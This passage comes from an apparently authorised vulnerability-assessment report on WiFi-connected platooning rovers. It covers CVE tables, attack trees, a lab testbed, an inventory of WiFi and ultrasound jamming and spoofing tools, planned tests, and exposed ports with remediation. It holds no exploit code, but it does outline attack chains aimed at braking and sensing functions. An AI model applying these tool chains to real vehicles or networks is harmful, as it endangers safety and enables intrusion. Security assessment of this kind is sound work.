CVE-2018-16868[5.6]	A Bleichenbacher type side-channel based padding oracle attack was found in the way gnutls handles verification of RSA decrypted PKCS#1 v1.5 data. An attacker, who is able to run process on the same physical core as the victim process, could use this to extract plaintext or in some cases downgrade any TLS connections to a vulnerable server.	Local attacks are not contemplated in this pen-testing. To check if it is possible somehow to access locally via WiFI vector.
CVE-2018-16869[5.7]	A Bleichenbacher type side-channel based padding oracle attack was found in the way nettle handles endian conversion of RSA decrypted PKCS#1 v1.5 data. An attacker who	Local attacks are not contemplated in this pen-testing. To check if it is possible somehow to

---

[3] https://www.first.org/cvss/v3.1/use-design

CVE [Severity CVSS:3.1[3]]	Description	Applicability
	is able to run a process on the same physical core as the victim process, could use this flaw extract plaintext or in some cases downgrade any TLS connections to a vulnerable server.	access locally via WiFI vector.
CVE-2018-16870[5.9]	It was found that wolfssl before 3.15.7 is vulnerable to a new variant of the Bleichenbacher attack to perform downgrade attacks against TLS. This may lead to leakage of sensible data.	Local attacks are not contemplated in this pen-testing. To check if it is possible somehow to access locally via WiFI vector.
CVE-2019-6659[7.5]	On version 14.0.0-14.1.0.1, BIG-IP virtual servers with TLSv1.3 enabled may experience a denial of service due to undisclosed incoming messages.	
CVE-2020-24613[6.8]	wolfSSL before 4.5.0 mishandles TLS 1.3 server data in the WAIT_CERT_CR state, within SanityCheckTls13MsgReceived() in tls13.c. This is an incorrect implementation of the TLS 1.3 client state machine. This allows attackers in a privileged network position to completely impersonate any TLS 1.3 servers, and read or modify potentially sensitive information between clients using the wolfSSL library and these TLS servers.	Local attacks are not contemplated in this pen-testing. To check if it is possible somehow to access locally via WiFI vector.
CVE-2020-1968[3.7]	The Raccoon attack exploits a flaw in the TLS specification, which can lead to an attacker being able to compute the pre-master secret in connections, which have used a Diffie-Hellman (DH), based ciphersuite. In such a case this would result in the attacker being able to eavesdrop on all encrypted communications sent over that TLS connection. The attack can only be exploited if an implementation re-uses a DH secret across multiple TLS connections. Note that this issue only affects DH ciphersuites and not ECDH ciphersuites. This issue affects OpenSSL 1.0.2 which is out of support and no longer receiving public updates. OpenSSL 1.1.1 is not vulnerable to this issue. Fixed in OpenSSL 1.0.2w (Affected 1.0.2-1.0.2v).	If not in the last version of openSSL, it could be exploited.
CVE-2020-1967[7.5]	Server or client applications that call the SSL_check_chain() function during or after a TLS 1.3 handshake may crash due to a NULL pointer dereference as a result of incorrect handling of the “signature_algorithms_cert” TLS extension. The crash occurs if an invalid or 9unrecognized signature algorithm is received from the peer. This could be exploited by a malicious peer in a Denial of Service attack. OpenSSL version 1.1.1d, 1.1.1e, and 1.1.1f are affected by this issue. This issue did not affect	It could be exploited If not last version of OPENSSL

CVE [Severity CVSS:3.1[3]]	Description	Applicability
	OpenSSL versions prior to 1.1.1d. Reported by Bernd Edlinger.	
CVE-2020-24659[7.5]	An issue was discovered in GnuTLS before 3.6.15. A server can trigger a NULL pointer dereference in a TLS 1.3 client if a no_renegotiation alert is sent with unexpected timing, and then an invalid second handshake occurs. The crash happens in the application's error handling path, where the gnutls_deinit function is called after detecting a handshake failure.	It could be exploited if GNUTLS is used and not the final version SW
CVE-2020-13777[7.4]	GnuTLS 3.6.x before 3.6.14 uses incorrect cryptography for encrypting a session ticket (a loss of confidentiality in TLS 1.2, and an authentication bypass in TLS 1.3). The earliest affected version is 3.6.4 (2018-09-24) because of an error in a 2018-09-18 commit. Until the first key rotation, the TLS server always uses wrong data in place of an encryption key derived from an application.	It could be exploited if GNUTLS is used and not the final version SW

Table 2: TLS selected CVEs

- **Python 2.7 Server – client**

CVE [Severity CVSS:3.1[4]]	Description	Applicability
CVE-2020-25658[5.9]	It was found that python-rsa is vulnerable to Bleichenbacher timing attacks. An attacker can use this flaw via the RSA decryption API to decrypt parts of the cipher text encrypted with RSA.	As there is TLS also, it may be interesting
CVE-2020-8492[6.5]	Python 2.7 through 2.7.17, 3.5 through 3.5.9, 3.6 through 3.6.10, 3.7 through 3.7.6, and 3.8 through 3.8.1 allows an HTTP server to conduct Regular Expression Denial of Service (ReDoS) attacks against a client because of urllib.request.AbstractBasicAuthHandler catastrophic backtracking.	It could work
CVE-2020-27783[6.1]	A XSS vulnerability was discovered in python-lxml's clean module. The module's parser did not properly imitate browsers, which caused different behaviors between the sanitizer and the user's page. A remote attacker could exploit this flaw to run arbitrary HTML/JS code.	It could'work

---

[4] https://www.first.org/cvss/v3.1/use-design

CVE [Severity CVSS:3.1[4]]	Description	Applicability
CVE-2020-26116[7.2]	http.client in Python 3.x before 3.5.10, 3.6.x before 3.6.12, 3.7.x before 3.7.9, and 3.8.x before 3.8.5 allows CRLF injection if the attacker controls the HTTP request method, as demonstrated by inserting CR and LF control characters in the first argument of HTTPConnection.request.	It is python 3.0 but still enough interesting to list it here and maybe test it.
CVE-2019-10160[9.8]	A security regression of CVE-2019-9636 was discovered in python since commit d537ab0ff9767ef024f26246899728f0116b1ec3 affecting versions 2.7, 3.5, 3.6, 3.7 and from v3.8.0a4 through v3.8.0b1, which still allows an attacker to exploit CVE-2019-9636 by abusing the user and password parts of a URL. When an application parses user-supplied URLs to store cookies, authentication credentials, or other kind of information, it is possible for an attacker to provide specially crafted URLs to make the application locate host-related information (e.g. cookies, authentication data) and send them to a different host than where it should, unlike if the URLs had been correctly parsed. The result of an attack may vary based on the application.	It could be possibly affected if python is not updated
CVE-2019-9947[6.1]	An issue was discovered in urllib2 in Python 2.x through 2.7.16 and urllib in Python 3.x through 3.7.3. CRLF injection is possible if the attacker controls a url parameter, as demonstrated by the first argument to urllib.request.urlopen with \r\n (specifically in the path component of a URL that lacks a ? character) followed by an HTTP header or a Redis command. This is similar to the CVE-2019-9740 query string issue.	It could be possibly affected if python is not updated
CVE-2019-9740[6.1]	An issue was discovered in urllib2 in Python 2.x through 2.7.16 and urllib in Python 3.x through 3.7.3. CRLF injection is possible if the attacker controls a url parameter, as demonstrated by the first argument to urllib.request.urlopen with \r\n (specifically in the query string after a ? character) followed by an HTTP header or a Redis command.	It could be possibly affected if python is not updated
CVE-2019-5010[7.5]	An exploitable denial-of-service vulnerability exists in the X509 certificate parser of Python.org Python 2.7.11 / 3.6.6. A specially crafted X509 certificate can cause a NULL pointer dereference, resulting in a denial of service. An attacker can initiate or accept TLS connections using crafted certificates to trigger this vulnerability.	CVE-2019-5010 is exploitable with network access, and does not require authorization privileges or user interaction. This vulnerability is considered to have a low attack complexity. It has the highest possible exploitability rating (3.9). The potential impact of an exploit of this vulnerability is

CVE [Severity CVSS:3.1[4]]	Description	Applicability
		considered to have no impact on confidentiality and integrity, and a high impact on availability
CVE-2018-20852[5.3]	http.cookiejar.DefaultPolicy.domain_return_ok in Lib/http/cookiejar.py in Python before 3.7.3 does not correctly validate the domain: it can be tricked into sending existing cookies to the wrong server. An attacker may abuse this flaw by using a server with a hostname that has another valid hostname as a suffix (e.g., pythonicexample.com to steal cookies for example.com). When a program uses http.cookiejar.DefaultPolicy and tries to do an HTTP connection to an attacker-controlled server, existing cookies can be leaked to the attacker. This affects 2.x through 2.7.16, 3.x before 3.4.10, 3.5.x before 3.5.7, 3.6.x before 3.6.9, and 3.7.x before 3.7.3.	It could be possibly affected if python is not updated

Table 3: Python 2.7 Server-Client APIs list of CVEs

- **Other vulnerabilities**


It has not been found any vulnerability related to Odroid-XU4 (ADAS-ECU board) neither RT5572N (Chipset of WiFi Module 4).

However, other vulnerabilities are known to WiFi systems and have not been found in public databases and are going to be taken into account:

- WiFi Jamming,
- WiFi WPS attacks,
- Wifi Deauthentication,
- Evil Twin attacks (similar to Karma Attacks) or
- Handshake capture (and dictionary attack).

Related to ultrasonic sensor attacks, they are rather HW or RF attacks and are also not listed in public databases. However, they are going to be tested (Jamming and Spoofing) with special tooling.

Therefore, once checked the known vulnerabilities and its applicability an attack tree of each Thread has been defined with the support of the TTool [10].already used in T5.1 and T5.2 to check all the possible AND-OR combinations, which can be seen in the next page



The ports and services exploration and exploitation can be done only if WPA is broken.

Some old versions of TLS suites have known vulnerabilities. It has to be studied which version is used

FRAG ATTACK is not feasible. The attacker has to be connected on the same network.
KRACK ATTACK could be feasible. There is not yet any script to attack the system. There is an script to test if the system is patched correctly.

Figure 11: Attack Trees generated with TTool [10]

The strategy of the exploration is a bottom-up one. The defined threats are high level concepts, but due to the architecture and defense mechanisms of the system, it is necessary to escalate from the bottom to the top. For instance, to exploit the T_SW_TAMPER threat, it is necessary that first, the attacker gets access to the WiFi (Presumably it is WPA2 protected). If this is achieved, then, the attacker needs to find a vulnerability to the TLS1.3 implementation. Only if the attacker has been able to reach this level, a SW tampering attack can be successful.

WPA2, TLS 1.3 are protocols hard to exploit currently. That means that even if the evaluator begins with the minimum information and with a grey-box methodology, it can be required to get more information of the system to try to exploit the higher levels.
As an example, if WiFi WPA2 attacks are not successful, the password may be requested to continue with the analysis of the higher layers.

4.1.1 Testbed Preparation

There have been two testing environments: Eurecat's internal laboratory with IOT devices and Tecnalia's laboratory with the rovers. In the Eurecat's laboratory, the scripts and the tools have been validated previously to the vulnerability assessment in Tecnalia facilities.

4.1.1.1 Eurecat's internal laboratory for testing

The vulnerability assessment of such set of rovers is not easy. There are many elements in the system like the rovers, the router, the movement of the cars, the kind of tracks, the position of the antennas to perform the attacks. The rovers are in Tecnalia installations in Bilbao and the Evaluator is placed in Barcelona. Therefore, there is not an easy access to the system for evaluation. Moreover, the Covid-19 situation had made more difficult the displacement between cities or countries.

Therefore, it has been important to prepare and test the attacks in a test setup. Eurecat has prepared a laboratory which pretends to be a representation of the set of rovers in order to test similar scripts or tools which are going to be used with the rovers and improve the efficiency of the evaluation time.

The laboratory is composed by 4 Raspberry Pis and other elements. 3 of these Raspberry Pis are emulating the rovers (Leader, Follower1 and Follower2) and the 4th is an attack system, where a Kali Linux has been installed.

The architecture of the laboratory is as follows:

There is a Leader which is the WiFi Access point. Follower1 and Follower 2 connect via fixed IP to the Leader automatically. The connection uses WPA2 and 2.4 Ghz 802.11n (like the Tecnalia's one)

The Followers send a continuous ping to the leader and also to each of them (there is not isolation between clients in the access point) just illustrating the communication on this channel.

On the other side, the Follower 1, Follower 2 and the Attacker have attached an HC-SR04 ultrasonic sensor which is working at 40Khz and they can measure distances with the script "ultrasonic_distance.py". In the attacker system, there are other scripts which use the sensor to perform jamming or spoofing attacks.

All the four elements are connected through Ethernet by an additional support's router. The Evaluator is connected to the system through this router via remote Desktop VNC and can control the 4 elements and check what is happening to each of them in real time, while an attack is being performed.




Figure 12: Eurecat Test Laboratory

4.1.1.2 Testbed preparation with the System under Test (Tecnalia Rovers)

The evaluation is performed in Tecnalia's facilities.

The setup can be seen in the picture below. A set of three rovers with HW version "Odroid-XU4 Board + STM32F4DISCOVERY Board" and SW version GIT-SHA 52124582 (15 January 2021) are deployed in the circuit test used for design and evaluation purposes. A mobile phone model " Xiaomi mi mix 2" with SW version "Android 9PKQ1.190118.001" is being used as a WiFi router. To this WiFi Router, the following 4 devices are connected: three rovers and the operator PC model "Dell precision 7540" and OS "Windows 10 (64bits)" (Used to interact with the Rovers, check the outputs of the algorithms with the support of the dashboard, read sensors outputs or debug)

The focus of the evaluation is the set of three rovers. However, some attacks concern the mobile phone (Router) and the operator PC.

The penetration testing tools are deployed next to the circuit. 4 Raspberry Pis with different equipment (as listed in chapter 4.1.2) are deployed in different parts of the circuit as it can be checked in the following picture.




Figure 13: Testbed preparation with the System Under Test

A- Pentesting tools for WiFi logical attacks

B- Pentesting tools for WiFi physical channel attacks

C- Pentesting tools for Jamming Ultrasounds attack

D- Pentesting tools for Spoofing Ultrasound attack

E- External router (To connect via Ethernet to the Raspberry Pis)

F- Operator PC

G- Dashboard (running on operator's PC)

H- Router (WiFi hotspot on Mobile Phone)

The evaluator (EUT) requires an external router (out of the scope) to connect via ethernet to the Raspberrys. From the evaluator's PC a remote desktop VNC connection is done to each specific Raspberry.

More details about specific tooling are found in the next chapter.

4.1.2 VA Tools Configuration

In Table 4 there is a list of all the elements (SW and HW) used by the evaluator

ITEM	VERSION	ATTACK	COMMENTS	INFO
Raspberry Pi 4 Model B with 8Gbytes and with Kali Linux (32GBytes SD-Card Samsung Evo Plus)	kali-linux-2021.1-rpi4-nexmon.img	This device is used as a base device to perform the majority of attacks	The Nexmon driver allows to put the WiFi antenna in monitor mode. However, it is not stable enough and	

ITEM	VERSION	ATTACK	COMMENTS	INFO
			other WiFi external attacks are being used	
Raspberry Pi 4 Model B with 8Gbytes and with Pi SDR (32GBytes SD-Card Samsung Evo Plus)	2020-11-13-PiSDR-vanilla.img[15]	This device is used for WiFi jamming attacks		
HC-SR04 Ultrasonic sensor	Product ID 3942 Adafruit	This device is used for ultrasounds spoofing attack	The sensor is connected to specific pins of Raspberry Pi4 with an specific custom-made harness	Connected to Raspberry Pi with Kali Linux
WiFi adapter ASFA	AWUS036NH	WiFi related attacks	2.4 Ghz band	Connected to Raspberry Pi with Kali Linux
WIfI adapter Panda N600 Dual Band PAU07	PAU07	WiFi related attacks	2.4Ghz and 5Ghz band	Connected to Raspberry Pi with Kali Linux
WiFi adapter Panda Wireless PAU09 N600	PAU09	WiFi related attacks	2.4Ghz and 5Ghz band 5dBi dual antenna	Connected to Raspberry Pi with Kali Linux
Custom board with LM1875 20W Audio Power Amplifier	LM1875 from Texas Instruments	Ultrasound jamming	The board is connected to a GPIO output of the Rasbperry Pi.	There is a specific script which generates noise at 40Khz “jamming.py”
Ultrasounds speaker 0-60Khz Bandwidth	MCPCT-G5100-4139	Ultrasound jamming	The speaker is connected to the Custom board, which amplifies the 40khz output signal of the Raspberry Pi	

ITEM	VERSION	ATTACK	COMMENTS	INFO
Power Supply 30V 5A	Check Tecnalia	Ultrasound jamming	The Power supply is feeding the Audio Power Amplifier	
HackRF One	HackRF One	WiFi jamming	It is used with GQRX of PI SDR	
Ettus Research USRP B200	B200	WiFi jamming	It is used with GNU radio of PI SDR	
VERT2450 Antenna	Dual Band 2.4 to 2.48 GHz and 4.9 to 5.9 GHz omni-directional vertical antenna, at 3dBi Gain.	WiFi Jamming	Used with HackRF and Ettus USRP B200	
ultrasonic_distance.py	1.0	Ultrasound attacks	The script just measures the distance to another target (normal use)	
constantpulses.py	1.0	Ultrasound Spoofing attack	The script sends constant pulses and it is used to spoof a receiver	
Jamming.py	1.0	Ultrasound Jamming attack	This script generates a 40Khz signal on a GPIO pin on a Raspberry PI	
WiFite[16]	kali-linux-2021.1-rpi4-nexmon.img	Used for WiFi attacks handshake capture, WPS attacks		

ITEM	VERSION	ATTACK	COMMENTS	INFO
Airgeddon[12]	10.41 for Kali Linux	Used for WiFi attacks, handshakes, WPS, Evil Twin		
Airodump-ng, airmon-ng, aireplay-ng from Aircrack-ng suite[18]	kali-linux-2021.1-rpi4-nexmon.img	Used for WiFi attacks (network information, deauthentication)		
WifiPhisher[13]	1.4 for Kali Linux	Used for WiFi attack Evil Twin		
Hashcat-utils / combinator.bin[17]	kali-linux-2021.1-rpi4-nexmon.img	Used for WiFi Attacks (Handshake capture and dictionary attack)	Used to generate plausible dictionaries	
getdevices.py	2.0	Exploration of ports, services and vulnerabilities of the complete network	IF it is possible to attach to the WiFi network, this script can analyse all the network	

Table 4: List of VA tools

4.1.3 *Target System Configuration*

The Target System Configuration is the one described in chapter 4.1.1.2 Testbed preparation with the System under Test (Tecnalia Rovers) The following tests are planned to be executed for the target System. Specific tools are listed in the following Table 5.

ID	Test	Threat	Tools used	Comments
1	ULTRASOUND_SPF	T_VCM_SPF	Raspberry Pi Kali Linux + HC-SR04+ultrasonic_distance.py +constantpulses.py	The geo-position info of the hear-beat data can be spoofed. And sent to the VCS. The geo-position info from VCS can be spoofed (coming from another rover) If distance to next car is spoofed, a fake emergency brake can be issued from another TOE If distance to next car is spoofed, a fake emergency brake message can be issued to another TOE The info of the VCM can be spoofed to the TOE The outgoing info from the TOE to the VCM can be spoofed IT can be checked if it is possible to spoof the VCM info and the system does not inform on failed plausibility checks (because the attack is from the beginning or because there is a circular buffer) It can be checked if it is possible to pass the VCM plausibility check
2	ULTRASOUND_JAM	T_VCM_DOS	Raspberry Pi Kali Linux + Custom board with LM1875 20W Audio Power Amplifier + Ultrasounds speaker +jamming.py	The geo-position info of the hear-beat data can be jammed and it does not reach the VCS. The geo-position info from VCS is false or empty (coming from another rover) If distance to next car is jammed, the system does not have info. The reaction is unknown. If distance to next car is jammed, which reaction has the system regarding issuing an emergency brake to other vehicles? The info of the VCM can be jammed (empty info) to the TOE The outgoing info from the TOE to the VCM can be empty /false How affects if there is jamming (no info) about geo-position in the plausibility checks
3	WIFI_JAMMING	T_COM_DOS	Raspberry PI SDR + HackRF one + Ettus B200+ Vert2450	The outgoing heart-beat data cannot be sent to other vehicles The ingoing heart-beat data con not arrive from other vehicles The emergency brake message from another vehicle won’t arrive to current vehicle The emergency brake message from current vehicle will not arrive to other vehicles.

ID	Test	Threat	Tools used	Comments
				The system cannot inform bout fail on plausibility check to other TOEs
4	WIFI_DEAUTH	T_COM_DOS	Raspberry Kali Linux + Wifi adapters + Wifi scripts (Wifite, Airgeddon,Aircrack-ng)	The outgoing heart-beat data cannot be sent to other vehicles The ingoing heart-beat data con not arrive from other vehicles The emergency brake message from another vehicle won't arrive to current vehicle The emergency brake message from current vehicle will not arrive to other vehicles. The system cannot inform bout fail on plausibility check to other TOEs
5	HandshakeCapture Dictionary	T_COM_SPF T_SW_TAMPER T_SW_DEFECTS T_ACC_TAMPER T_SW_UPDATE T_ECU_ACCESS	Raspberry Kali Linux + Wifi adapters + Wifi scripts (Wifite, Airgeddon,Aircrack-ng)+Hashcat-utils	It would be required and additional attack to be a real threat It would be possible to exploit NTP service if not protected.
6	WPS_ATTACKS	T_COM_SPF T_SW_TAMPER T_SW_DEFECTS T_ACC_TAMPER T_SW_UPDATE T_ECU_ACCESS	Raspberry Kali Linux + Wifi adapters + Wifi scripts (Wifite, Airgeddon,Aircrack-ng)	It would be required and additional attack to be a real threat It would be possible to exploit NTP service if not protected.
7	EVIL_TWIN	T_COM_SPF T_SW_TAMPER T_SW_DEFECTS T_ACC_TAMPER T_SW_UPDATE T_ECU_ACCESS	Raspberry Kali Linux + Wifi adapters + Wifi scripts (Wifiphisher, Airgeddon)	If evil twin attack is successful, all the TOEs are connected to new AP. It is similar to WiFi_JAMMING situation. It would be possible to exploit NTP service if not protected.
8	ROUTER_EXPLOITATION	T_COM_SPF T_SW_TAMPER T_SW_DEFECTS T_ACC_TAMPER T_SW_UPDATE T_ECU_ACCESS	Raspberry Kali Linux + Wifi adapters	All the WIFI_JAMMING attacks would apply if router is exploited It would be possible to exploit NTP service if not protected.

ID	Test	Threat	Tools used	Comments
9	TLS1_3_ATTACKS	T_COM_SPF T_SW_TAMPER T_SW_DEFECTS T_ACC_TAMPER T_SW_UPDATE T_ECU_ACCESS	Raspberry Kali Linux + Wifi adapters	If WiFi attacks are successful and TLS attacks are successful, then there is possibility to test all these requirements
10	PORTS_SERVICES_EXPLOITATION	T_COM_SPF T_SW_TAMPER T_SW_DEFECTS T_ACC_TAMPER T_SW_UPDATE T_ECU_ACCESS	Raspberry Kali Linux + Wifi adapters	It would be possible to exploit NTP service if not protected. If WiFi attacks are successful and ports_services_exploitation are successful, all these requirements could be tested
11	(ULTRASOUND_SPF or ULTRASOUND_JAM) AND (WIFI_DOS)	T_VCM_SPF T_VCM_DOS T_COM_DOS	Both tools of both attacks	How is the system reacting when there is jamming in WiFi and in ultrasounds?

Table 5: Tests and Tools configuration

Chapter 5 Vulnerability Assessment

The Vulnerability Assessment has been performed the 8th and 9th September 2021.

5.1 System Communication Ports

Even if the bottom-top approach followed has focused mainly on WiFi physical and logical attacks and Ultrasounds attacks, it has been possible to break the WPA2 protection (as it is reported in Test ID 7) Then, the following list of communication ports have been found during the information gathering phase.

PORT	SERVICE	POSSIBLE VULNERABILITIES	REMEDIATION / RECOMMENDATION
UDP123	NTP	https://support.ntp.org/bin/view/Main/SecurityNotice#Recent_Vulnerabilities	update to last version ntp-4.2.8p15
UDP137	Netbios name service	https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=samba+nmbd	Close the port
UDP138	Netbios Datagram service	https://www.cvedetails.com/vulnerability-list/vendor_id-102/product_id-171/Samba-Samba.html	Close the port
UDP631	Internet Printing Protocol	https://www.cvedetails.com/vulnerability-list/vendor_id-3886/Cups.html	Close the port
UDP5353	Zeroconf	https://www.cvedetails.com/vulnerability-list/vendor_id-4481/Avahi.html	Close the port
TCP22	SSH	https://www.cvedetails.com/vulnerability-list/vendor_id-97/product_id-585/Openbsd-Openssh.html	Update to last version
TCP139	Netbios-ssn	https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=samba+smbd	Close the port
TCP445	Samba smbd	https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=samba+smbd	Close the port
TCP3389	Remote Desktop Protocol	https://ubuntu.com/security/CVE-2020-4044	Create an SSH tunnel if it is required the service
TCP5000	Flask	https://werkzeug.palletsprojects.com/en/2.0.x/debug/#debugger-pin	Disable Debug console in production phase (and close the port)

Table 6: Exposed System Communication Port

More information about the related services and possible vulnerabilities can be found on Test ID 7 details

5.2 Main Findings

The following table is filled with the CVSS31 calculator and taking the reference of the Base Score.

